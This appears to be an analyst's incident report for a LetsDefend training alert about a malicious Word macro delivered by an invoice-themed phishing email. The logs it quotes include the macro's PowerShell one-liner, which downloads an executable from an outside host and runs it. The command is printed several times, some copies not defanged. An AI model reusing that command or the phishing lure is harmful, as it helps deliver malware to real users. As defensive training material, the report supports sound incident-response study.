LetsDefend

Official Incident Report


Event ID: 231

Rule Name: SOC205 - Malicious Macro has been executed

Table of contents

Alert

The alert was triggered due to the execution of a word file containing a macro on the system. It is seen by looking at the trigger reason that the relevant file is considered suspicious.




EventID :	231
Event Time :	Feb, 28, 2024, 08:42 AM
Rule :	SOC205 - Malicious Macro has been executed
Level :	Security Analyst
Hostname :	Jayne
Ip Address :	172.16.17.198
File Name :	edit1-invoice.docm
File Path :	C:\Users\LetsDefend\Downloads\edit1-invoice.docm
File Hash :	1a819d18c9a9de4f81829c4cd55a17f767443c22f9b30ca953866827e5d96fb0
Trigger Reason :	Suspicious file detected on system.
AV/EDR Action :	Detected
Show Hint	

First, the alert should be verified by checking the available logs, and then it should be determined whether the attack was successful or not.

Detection


Verify

In Log Management search the source IP address (172[.]16.17.198) in the alert and examine the logs among the results. This search shows both Firewall, DNS, OS, and Proxy logs for the related IP.



DATE	TYPE	SRC ADDRESS	SRC PORT	DEST. ADDRESS	DEST. PORT	RAW
Feb, 28, 2024, 08:42 AM	Firewall	172.16.17.198	49212	92.204.221.16	80	⊕
Feb, 28, 2024, 08:42 AM	DNS	172.16.17.198	0	172.16.17.198	0	⊕
Feb, 28, 2024, 08:41 AM	OS	172.16.17.198	0	172.16.17.198	0	⊕
Feb, 28, 2024, 08:42 AM	OS	172.16.17.198	0	172.16.17.198	0	⊕
Feb, 28, 2024, 08:42 AM	OS	172.16.17.198	0	172.16.17.198	0	⊕
Feb, 28, 2024, 08:42 AM	Proxy	172.16.17.198	49212	92.204.221.16	80	⊕
Feb, 27, 2024, 02:43 PM	Firewall	172.16.17.198	26201	52.85.96.93	443	⊕
Feb, 29, 2024, 05:16 AM	Firewall	172.16.17.198	35695	2.20.148.89	443	⊕

It is seen in the alert details that the file that caused the related alert to be triggered is "edit1-invoice.docm". The related file can be searched on Log Management to find out the source of the alert. The search result as below shows that the process is executed under the folder named "edit1-invoice.docm".



RAW LOG

Parent Username: LetsDefend

EventID: 1(Process Create)

Command Line: 'C:\Program Files\Microsoft Office\Office14\WINWORD.EXE' /n 'C:\Users\admin\AppData\Local\Temp\edit1-invoice.docm'

Current Directory: C:\Users\LetsDefend\Downloads\edit1-invoice.docm.zip\edit1-invoice.docm

Process ID: 4545


Thus, it is confirmed that the alarm is not False Positive.

Analysis

Reputation Check

The remote IP could not be detected in the first examinations due to the suspicious file running on the system. However, you can check the reputation again after determining how the relevant file accessed the system. In addition, the hash shared in the alert details can be analyzed. When Virus Total and Hybrid Analysis are checked for the relevant hash value, it is found that it was reported as Malicious (trojan) by different sources. In addition, it was seen that the relevant file contains Macro.

Hash:1a819d18c9a9de4f81829c4cd55a17f767443c22f9b30ca953866827e5d96fb0



35 security vendors and no sandboxes flagged this file as malicious

1a819d18c9a9de4f81829c4cd55a17f767443c22f9b30ca953866827e5d96fb0
edit1-invoice.docm
docx macros run-file

Size 23.21 KB
Last Analysis Date 12 days ago


Join the VT Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Popular threat label downloader.logan/powersh
Threat categories downloader trojan
Family labels logan powersh powershell

Security vendors' analysis
Do you want to automate checks?

AhnLab-V3	VBA/Form	Alibaba	TrojanDownloader:Script/PowerSh.7e4c2...
ALYac	VBA:Logan.17	Antiy-AVL	Trojan[Downloader]/MSOffice.Agent
Arcabit	VBA:Logan.17	Avast	Other:Malware-gen [Trj]
AVG	Other:Malware-gen [Trj]	Avira (no cloud)	TR/Dldr.PowerSh.A
Baidu	VBA.Trojan-Downloader.Agent.bvo	BitDefender	VBA:Logan.17
Cynet	Malicious (score: 99)	Elastic	Malicious (high Confidence)
Emsisoft	VBA:Logan.17 (B)	eScan	VBA:Logan.17
ESET-NOD32	PowerShell/TrojanDownloader.Agent.HO	Fortinet	VBA/Agent.EA70!tr.dldr
GData	VBA:Logan.17	Google	Detected
Ikarus	Trojan-Downloader.PowerShell.Agent	Kaspersky	HEUR:Trojan.Script.Generic
Lionic	Trojan.MSWord.Logan.4!c	MAX	Malware (ai Score=100)
McAfee	W97M/Downloader.bqy	NANO-Antivirus	Trojan.Script.ExpKit.ethpqu

hxxps://www.virustotal.com/gui/file/1a819d18c9a9de4f81829c4cd55a17f767443c22f9b30ca953866827e5d96fb0



edit1-invoice.docm


This report is generated from a file or URL submitted to this webservice on June 16th 2021 00:49:00 (UTC) and action script *Heavy Anti-Evasion*
Guest System: Windows 7 64 bit, Professional, 6.1 (build 7601), Service Pack 1, **Office 2010 v14.0.4**
Report generated by Falcon Sandbox v8.48.8 © Hybrid Analysis

malicious
Threat Score: 93/100
AV Detection: 29%
Labeled as: Trojan.Generic
#macros-on-open

hxxps://www.hybrid-analysis.com/sample/1a819d18c9a9de4f81829c4cd55a17f767443c22f9b30ca953866827e5d96fb0/60c94a784d72be4a9a731d07


Initial Access

It should be determined how the "edit1-invoice.docm.zip" file mentioned in the alert came to the system. For this, search for the relevant file on Log Management. The related search result shows that the file was downloaded to the system.




```
EventID:   11(File Created)
Image:   C:\Windows\Explorer.EXE
Target File Name:   C:\Users\LetsDefend\Downloads\edit1-invoice.docm.zip
RuleName:   Downloads
```

In addition, the relevant file is also seen in the Exchange log. The relevant file is attached to the e-mail received from "jake.admin[@]cybercommunity[.]info" at 08:12 AM.



```
sender mail:   jake.admin@cybercommunity.info
recipient mail:   jayne@letsdefend.io
Attachment Name:   edit1-invoice.docm.zip
```

You can check Email Security to see the details of the relevant mail.



From: jake.admin@cybercommunity.info
To: jayne@letsdefend.io
Subject: February Membership Fee
Date: Feb, 28, 2024, 08:12 AM
Action: Allowed

Hello Jayne,

I hope this email finds you well. Attached is the invoice for your February membership fee.

If you have any questions about any of the items on the invoice or need more information, please do not hesitate to contact me.

Thank you for your attention, and have a great week ahead!

Best regards,


Jake

Cyber Community

Attachments

edit1-invoice.docm.zip

Thus, it was detected how the executable malicious file accessed the system. Therefore, it can be said that "phishing" was used for the initial access. When the reputation records of the mailing address are checked in Virus Total, it is seen that it was reported as "Malicious" in some sources.



1 security vendor flagged this URL as malicious

http://cybercommunity.info/
cybercommunity.info
text/html

Status: 522
Content type: text/html; charset=UTF-8
Last Analysis Date: 5 days ago


Join the VT Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Security vendors' analysis — Do you want to automate checks?

Webroot — Malicious — alphaMountain.ai — Suspicious

hxxps://www.virustotal.com/gui/url/1cbe1af75ad8dab0a5ddb894e79f832eb11ade2ad719af885e4a64c4d04845d8


While the mail came to the system at 08:12 AM, the victim was downloaded to the system at 08:41 AM. Search 172[.]16.17.198 on Log Management to see what happened after the relevant file was executed on the system. As a result, the process create log was seen at 08:42 AM.



```
DATE ↑                     TYPE   SRC ADDRESS    SRC PORT   DEST. ADDRESS    DEST. PORT   RAW
Feb, 28, 2024, 08:42 AM    OS     172.16.17.198  0          172.16.17.198    0
Feb, 28, 2024, 08:42 AM                                     172.16.17.198    0
Feb, 28, 2024, 08:42 AM                                     92.204.221.16    80
Feb, 28, 2024, 08:42 AM                                     92.204.221.16    80
Feb, 29, 2024, 04:04 AM                                     35.186.224.25    443
Feb, 29, 2024, 05:16 AM                                     2.20.148.89      443
Mar, 01, 2024, 04:52 AM                                     2.20.148.89      443
```

```
RAW LOG

EventID:   4688(A new process has been created.)
Account Name:   LetsDefend
New Process Name:   powershell.exe
Process Command Line:   POWERSHELL (NEW-OBJECT
SYSTEM.NET.WEBCLIENT).DOWNLOADFILE('HTTP://WWW.GREYHATHACKE
R.NET/TOOLS/MESSBOX.EXE','MESS.EXE');START-PROCESS 'MESS.EXE'
```

It is understood that PowerShell was run via cmd by looking at the relevant log. Then, a file was downloaded via URL in PowerShell and subsequently "mess.exe" was run.




```
DATE ↑                     TYPE       SRC ADDRESS    SRC PORT   DEST. ADDRESS    DEST. PORT   RAW
Feb, 27, 2024, 02:20 PM    Firewall   172.16.17.198  12305      151.101.64.84    443
Feb, 27, 2024, 02:43 PM                                         52.85.96.93      443
Feb, 27, 2024, 08:45 PM                                         172.217.17.142   443
Feb, 27, 2024, 11:35 PM                                         31.13.88.174     443
Feb, 28, 2024, 01:20 AM                                         157.240.238.174  443
Feb, 28, 2024, 05:35 AM                                         173.222.106.187  443
Feb, 28, 2024, 08:38 AM                                         23.72.20.126     443
Feb, 28, 2024, 08:41 AM    OS         172.16.17.198  0          172.16.17.198    0
Feb, 28, 2024, 08:42 AM    OS         172.16.17.198  0          172.16.17.198    0
Feb, 28, 2024, 08:42 AM    OS         172.16.17.198  0          172.16.17.198    0
```

```
RAW LOG

EventID:   4104(Execute a Remote Command)
Script Block Text:   (New-Object
System.Net.WebClient).DownloadFile('http://www.greyhathacker.net/tools/
messbox.exe','mess.exe');Start-Process 'mess.exe'
Username:   LetsDefend
ProcessId:   4545
```

(New-Object System.Net.WebClient).DownloadFile('hxxp://www.greyhathacker.net/tools/messbox.exe','mess.exe'): This section creates a new object of class System.Net.WebClient in PowerShell and uses the DownloadFile method to download a file (messbox.exe) from the specified URL (hxxp://www.greyhathacker.net/tools/messbox.exe) and saves it as mess.exe.

Start-Process 'mess.exe': This section starts the downloaded mess.exe file.



DATE	TYPE	SRC ADDRESS	SRC PORT	DEST. ADDRESS	DEST. PORT	RAW
Feb, 28, 2024, 08:42 AM				92.204.221.16	80	⊕
Feb, 28, 2024, 08:42 AM				172.16.17.198	0	⊕
Feb, 28, 2024, 08:41 AM				172.16.17.198	0	⊕
Feb, 28, 2024, 08:42 AM				172.16.17.198	0	⊕
Feb, 28, 2024, 08:42 AM				172.16.17.198	0	⊕
Feb, 28, 2024, 08:42 AM				92.204.221.16	80	⊕
Feb, 27, 2024, 02:43 PM	Firewall	172.16.17.198	26201	52.85.96.93	443	⊕
Feb, 29, 2024, 05:16 AM	Firewall	172.16.17.198	35695	2.20.148.89	443	⊕
Feb, 28, 2024, 08:38 AM	Firewall	172.16.17.198	52744	23.72.20.126	443	⊕
Feb, 27, 2024, 11:35 PM	Firewall	172.16.17.198	18985	31.13.88.174	443	⊕


RAW LOG

```
Request: HTTP://WWW.GREYHATHACKER.NET/TOOLS/MESSBOX.EXE
Request Method: GET
HTTP Code: 404
Device Action: Permitted
Process: powershell.exe
```

As a result of the request on Powershell, a GET request to "HXXP://WWWW.GREYHATHACKER.NET/TOOLS/MESSBOX.EXE" was seen in the proxy. However, 404 (Not Found) is seen in the log as Http response code.

hxxps://developer.mozilla.org/en-US/docs/Web/HTTP/Status/404

When the related traffic is checked in the firewall, it is found that there is a request to the IP "92[.]204.221.16".

